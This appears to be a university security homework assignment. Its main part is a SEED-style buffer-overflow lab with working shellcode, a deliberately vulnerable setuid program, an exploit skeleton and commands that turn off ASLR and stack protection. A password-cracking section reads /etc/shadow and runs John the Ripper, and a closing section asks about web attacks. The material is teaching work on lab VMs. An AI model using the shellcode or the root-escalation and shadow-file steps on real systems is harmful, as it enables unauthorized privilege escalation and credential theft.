Homework 3

1. Buffer Overflow Vulnerability 40%

To run this lab you need to download a virtual machine from:
`http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Software/Buffer_Overflow/.`

The VM is an Ubuntu 12.04 machine with two accounts:
(1) `root` with password `seedubuntu` and (2) `seed` with password `dees`.

1.1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g., buffers) and the storage for controls (e.g., return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain `root` privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in operating systems to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not, and explain why.

1.2 Lab Tasks

1.2.1 Initial setup:

You can execute the lab tasks using our pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simply our attacks, we need to disable them first.

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.

In this lab, we disable these features using the following commands:

```
$ su root
   Password: (enter root password)
# sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called Stack Guard to prevent buffer overflows. With this protection, buffer overflow will not work. You can disable this protection if you compile programs using the `-fno-stack-protector` switch. For example, to compile program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

For executable stack:

```
$ gcc -z execstack -o test test.c
```

For non-executable stack:

```
$ gcc -z noexecstack -o test test.c
```

1.2.2 Shellcode:

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>
int main( ) {
  char *name[2];
  name[0] = ''/bin/sh'';
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c */

/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"         /* Line 1: xorl %eax,%eax */
  "\x50"             /* Line 2: pushl %eax */
  "\x68""//sh"       /* Line 3: pushl $0x68732f2f */
  "\x68""/bin"       /* Line 4: pushl $0x6e69622f */
  "\x89\xe3"         /* Line 5: movl %esp,%ebx */
  "\x50"             /* Line 6: pushl %eax */
  "\x53"             /* Line 7: pushl %ebx */
  "\x89\xe1"         /* Line 8: movl %esp,%ecx */
  "\x99"             /* Line 9: cdq */
  "\xb0\x0b"         /* Line 10: movb $0x0b,%al */
  "\xcd\x80"         /* Line 11: int $0x80 */
;

int main(int argc, char **argv){
  char buf[sizeof(code)];
  strcpy(buf, code);
  ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (make sure to use the `execstack` option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

1.2.3 The vulnerable program:

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str){
  char buffer[24];

  /* The following statement has a buffer overflow problem */
  strcpy(buffer, str);
  return 1;
}

int main(int argc, char **argv){
  char str[517];
  FILE *badfile;
  badfile = fopen("badfile", "r");
  fread(str, sizeof(char), 517, badfile);
  bof(str);
  printf("Returned Properly\n");
  return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755` (make sure to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
  Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called `badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a `root` shell. It should be noted that the program gets its input from a file called `badfile`. This file is under users' control. Now, our objective is to create the contents for `badfile`, such that when the vulnerable program copies the contents into its buffer, a `root` shell can be spawned.

a) Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called `exploit.c`. The goal of this code is to construct contents for `badfile`. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
  "\x31\xc0"        /* xorl %eax,%eax */
  "\x50"            /* pushl %eax */
  "\x68""//sh"      /* pushl $0x68732f2f */
  "\x68""/bin"      /* pushl $0x6e69622f */
  "\x89\xe3"          /* movl %esp,%ebx */
  "\x50"              /* pushl %eax */
  "\x53"              /* pushl %ebx */
  "\x89\xe1"          /* movl %esp,%ecx */
  "\x99"              /* cdq */
  "\xb0\x0b"          /* movb $0x0b,%al */
  "\xcd\x80"          /* int $0x80 */
;

void main(int argc, char **argv){
  char buffer[517];
  FILE *badfile;

  /* Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 517);

  /* You need to fill the buffer with appropriate contents here */
  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 517, 1, badfile);
  fclose(badfile);
}
```

After you finish the above program, compile, and run it. This will generate the contents for `badfile`. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a `root` shell:

Important: Please compile your vulnerable program first. Note that the program `exploit.c`, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack.c`, which is compiled with the Stack Guard protection disabled.

```
$ gcc -o exploit exploit.c
$./exploit // create the badfile
$./stack // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now `root`). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as Set-UID `root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main(){
  setuid(0); system("/bin/sh");
}
```

Show screenshots of your results.

b) Task 2: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1.

(1) Can you get a shell? If not, what is the problem?

(2) How does the address randomization make your attacks difficult? You should describe your observation and explanation in your lab report.

You can use the following instructions to turn on the address randomization:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop, and see what will happen. If your exploit program is designed properly, you should be able to get the `root` shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

c) Task 3: Stack Guard

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection. In our previous tasks, we disabled the Stack Guard protection mechanism in GCC when compiling the programs.

(1) In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the `-fno-stack-protector` option. For this task, you will recompile the vulnerable program, `stack.c`, to use GCC's Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.


In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use an older GCC version, you may not have to disable Stack Guard.

d) Other Overflow Bugs

Briefly explain heap overflow, and integer overflow.

1.3 Hints for questions a) to c):

We can load the shellcode into **`badfile`**, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example:



```
void func (char *str) {
   char buffer[12];
   int  variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = “I am greater than 12 bytes”;
   func (str);
}
```

(a) A code example


(b) Active Stack Frame in func()

Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of **`buffer[]`** array, we can calculate where the return address is stored. Since the vulnerable program is a **`Set-UID`** program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a **`Set-UID`** program). In the debugger, you can figure out the address of **`buffer[]`**, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of **`buffer[]`**. The address of **`buffer[]`** may be slightly different when you run the **`Set-UID`** copy, instead of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore, the range of addresses that we need to guess is quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs (search what this is online) to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack:



Storing a long integer in a buffer: In your exploit program, you might need to store a `long` integer (4 bytes) into a buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will occupy four bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the `buffer+i` into a `long` pointer, and then assign the integer. The following code shows how to assign a `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xFFEEDD88;
long *ptr = (long *) (buffer + i);
*ptr = addr;
```

Additional references: "Smashing the Stack For Fun And Profit" by Aleph One.

2. Password Security 30%

You can use password cracking tools such as John the Ripper or Hashcat.
Download and look at the `crack-these-please` file.

a) Describe the format of the file (e.g., username, hashed password, etc.). You can find help by searching online for the format of passwords files.

b) Use one of the password tools to crack the passwords from the downloaded file. (No need to crack all the passwords, just 25 of them is fine).

For example, using John the Ripper you can run the command:

```
# john crack-these-please
```

The previous file was an old password file that used Triple DES for password hashing—a broken scheme that does not provide good security.

The password hashes of a modern password file in Linux operating systems will look like this:

```
$6$NShHCRTL$lAe9dI1rtpAXQkiMPqncpCQ69gE7Y25TgKRDvtfIOdLVTlG4cMAp9LQE9eEZuboS4tO6ippBnOIFE8zgqOvGPO
$6$ssMb25ys$yuyoQKJaaGeRVhwsklDAvWnJLcgZxiTX7mrxH.8xCslnGcCbB3SOgLic3qlyOGWCZImFI3KW29p1Ht7ny9Jwo/
$6$sH2VWpHm$cEvtk3IffFilT73amGGv7/6j2LRWHQ7df4vjgoSuOSEt8QZDeDDYxCqlly.cU8/AfL/ulYmX/42QI.etA8fdV1
$6$E5s/79nO$HLNyOxElpbp7Dx4537KCsAlAER.wULMLLS1vzgmkVyp1ZK/fK/.td819Ea1RFhMBLfsQXvFMOHfMW3k3oF4ob
```

These hashes are created with sha512crypt, which is a password-based hashing tool, where \$6\$ is the type of password hash (SHA512 many rounds), the next string between \$ \$ is the salt, and the remaining string is the hash.

c) Use John the Ripper (or Hashcat) to break these four passwords.
d) Finally, in a Linux system, you can create a new user (e.g., diana) and its associated password by using the command:

```
# adduser diana
```

Then copy the last line of the `/etc/shadow` password file to a file `crack1.hash` by executing the following command:

```
# tail -n 1 /etc/shadow > crack1.hash
```

e) Use John The Ripper (or a similar tool) to try to crack this file.

```
# john crack1.hash
```

f) Repeat **d)** & **e)**, to add 2 more users with 2 different passwords of your choosing and copy the last 2 lines of the shadow file to `crack1.hash`. You can use dictionary words, only letters, only symbols, four-character passwords, etc. Now try to crack them all, by running the password cracker tool overnight as a minimum—and summarize your impressions on password cracking.

3. Web Security 30%

For each of these attacks:

1. **cross-site request forgery (XSRF) attack**
2. **cross-site scripting (XSS) attack**
3. **SQL injection attack**

answer the following questions:

a) Briefly explain each attack.

b) Provide a detailed example showing how each attack works.

c) Based on the examples you provided, show how to prevent these attacks from happening.